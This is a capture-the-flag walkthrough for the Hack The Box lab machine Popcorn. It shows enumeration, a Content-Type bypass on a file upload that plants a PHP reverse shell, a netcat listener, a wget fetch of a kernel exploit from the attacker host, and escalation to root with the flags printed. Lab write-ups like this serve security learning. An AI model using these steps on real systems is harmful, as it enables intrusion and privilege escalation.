

Hack-The-Box : Popcorn

This is the walkthrough of tryhackme's machine labeled as Popcorn :



Basic Enumeration

Lets do some basic enumeration using nmap :

```

(root@kali)-[/home/kali]
# nmap -sS -T4 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.41s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds

```

so there are two open ports , lets enumerate these with scripts and versions using nmap :

```

(root@kali)-[/home/kali]
# nmap -sSVC -T4 -p 22,80 10.10.10.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 03:04 EDT
Nmap scan report for 10.10.10.6
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_  2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http     Apache httpd 2.2.12 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds

```

nothing much , lets look at the website .

Webserver Enumeration

so lets look at the webpage :

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

there is nothing fancy here , lets enumerate some hidden directories, files and txt : (using gobuster)

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.10.10.6/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120 -x txt,php

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.6/
[+] Method: GET
[+] Threads: 120
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt,php
[+] Timeout: 10s

2022/07/02 03:11:33 Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 177]
/test (Status: 200) [Size: 47032]
/test.php (Status: 200) [Size: 47044]
/torrent (Status: 301) [Size: 310] [→ http://10.10.10.6/torrent/]
/rename (Status: 301) [Size: 309] [→ http://10.10.10.6/rename/]
```

so there are some pages , lets see :

test.php file : basic php info .

PHP Version 5.2.10-2ubuntu6.10



System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini

then there is a torrent directory :

Not secure 10.10.10.6/torrent/

Base64 Decode a... payloadbox/com... PayloadsAllTheT... samratashok/nis... A Little Guide to... My Drive - Googl... Pentest-Cheatsh... PowerView-3.0 ti... NetSecFocus Tro... exam

Torrent Host

[Home](#)
[Browse](#)
[Upload](#)
[Forum](#)
[Stats](#)
[News](#)
[F.A.Q.](#)

[Login](#)
[Register](#)

Latest News

BitTornado
BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by Admin.

µTorrent
µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7,

[Login](#)


Username

Password

[Login](#)

[Sign up](#) | [Lost password](#)

there is a torrent hosting service given here , lets create an account here :



Please fill out the registration form, note that all fields are required.

Username:	<input type="text" value="kalra"/>
Password:	<input type="password" value="....."/>
Password:(confirm)	<input type="password" value="....."/>
Email:	<input type="text" value="test@gmail.com"/>
Enter Code:	<div><input type="text" value="2c538"/></div>

after logging in with the account we get an upload tab :

WA 1016127 105001

Torrent Hoster

Home Browse Upload Forum Stats News F.A.Q. About Development

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent No file chosen

Optional name

Category

Subcategory

Description

Tracker requires registration ☐ Yes ☒ No

Post Annoymous ☐ Yes ☒ No

i tried uploading a php reverse shell but it did not work , lets upload kali original torrent here :

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent kali-linux-20...64.iso.torrent

Optional name

Category

Subcategory

Description

it uploads successfully, then move to my torrents tab and we can add a screenshot to our torrent :

Uploaded By	kalra
Category	Other
Size	2.74 GB

Seeds	0
Peers	0
Finished	
Update Stats	Update Stats

Tracked By	http://tracker.kali.org:6969/announce
Added	2022-07-02 11:20:57
Last Update	0000-00-00 00:00:00
Comment	

Screenshots

Image File Not Found!

[Edit this torrent](#)

[+ Files](#)

lets try uploading a php file there :

⚠ Not secure | 10.10.10.6/torrent/upload_file.php?mode=upload

Invalid file

and it declares the file as invalid , due to content-type check fail , lets use burpsuite to manipulate that :


change this from :

```
|-----WebKitFormBoundary79fGHqYdcBgwHWQD  
| Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"  
| Content-Type: application/x-php  
|
```

to this :

```
-----WebKitFormBoundary79fGHqYdcBgwHWQD  
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"  
Content-Type: image/jpeg
```

and forward the request and it will be uploaded :



now lets move to the initial access phase .

Initial Access

we got our payload uploaded , its time to execute it :

first off in our payload (pentest monkey reverse shell) we have set our

port to 9090 , lets set up a listener on our kali first :

```
(root@kali)-[/home/kali]
# nc -lnvp 9090
listening on [any] 9090 ...
```

then lets execute the payload :

refresh the page and you will see image not found banner :

Added	2022-07-02 11:20:57
Last Update	0000-00-00 00:00:00
Comment	


Screenshots

Image File Not Found!

Edit this torrent

+ Files

click on that :



it looks like we are stuck but the actual payload will be executed here :

```
(root@kali)-[/home/kali] in that:
# nc -lnvp 9090
listening on [any] 9090 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.6] 37055
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
 11:59:43 up 43 min,  0 users,  load average: 2.15, 2.00, 1.75
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
```

and we have a shell just like that .

lets move to privilege escalation :

Privilege Escalation

so lets enumerate ,

```
$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
$
```

kernel version is too old , it may possible have a kernel exploit to privilege escalation , after researching a bit i found a exploit :

<https://www.exploit-db.com/exploits/15704>

Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation

EDB-ID:

15704

CVE:

2010-4259 2010-3850
2010-3849

Author:

DAN ROSENBERG

Type:

LOCAL

Platform:

LINUX

Date:

2010-12-07

EDB Verified: ✓

Exploit: 📄 / {}

Vulnerable App:



this exploits matches for our situation ,

lets transfer it to target machine :

transfer the exploit to /var/www/html/15704.c ,

then start the apache service :

```
(root@kali)-[/var/www/html]  
# service apache2 start
```

move to /tmp directory on target machine and transfer it using wget :

```
$ wget http://10.10.16.7/15704.c  
wget http://10.10.16.7/15704.c  
--2022-07-02 11:11:44-- http://10.10.16.7/15704.c  
Connecting to 10.10.16.7:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 9487 (9.3K) [text/x-csrc]  
Saving to: `15704.c'  
  
100%[=====>] 9,487 19.5K/s in 0.5s  
2022-07-02 11:11:45 (19.5 KB/s) - `15704.c' saved [9487/9487]
```

compiling using gcc :

```
$ gcc 15704.c -o exploit  
gcc 15704.c -o exploit  
$ ls
```

executing the exploit :

- if exploit does not work use python to spawn a proper shell and then

run the exploit .

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
```

```
$ ./exploit
./exploit
[*] Resolving kernel addresses...
[+] Resolved econet_ioctl to 0xf8453280
[+] Resolved econet_ops to 0xf8453360
[+] Resolved commit_creds to 0xc01645d0
[+] Resolved prepare_kernel_cred to 0xc01647d0
[*] Calculating target...
[*] Triggering payload...
[*] Got root!
# ls
ls
14339.sh  15704.o  linpeas.sh  vmware-root
15704.c  exploit  vgauthsvclog.txt.0
# whoami
whoami
root
```

and we got root :-)

Flags :

this is where i store flags :

User Flag :

```
# cat user.txt
cat user.txt
68150740b9c73241d392828e8642f5e4
#
```

Root Flag :

```
# cat /root/root.txt
cat /root/root.txt
cb7def2c98408a12e3af05dd5106b5b1
#
```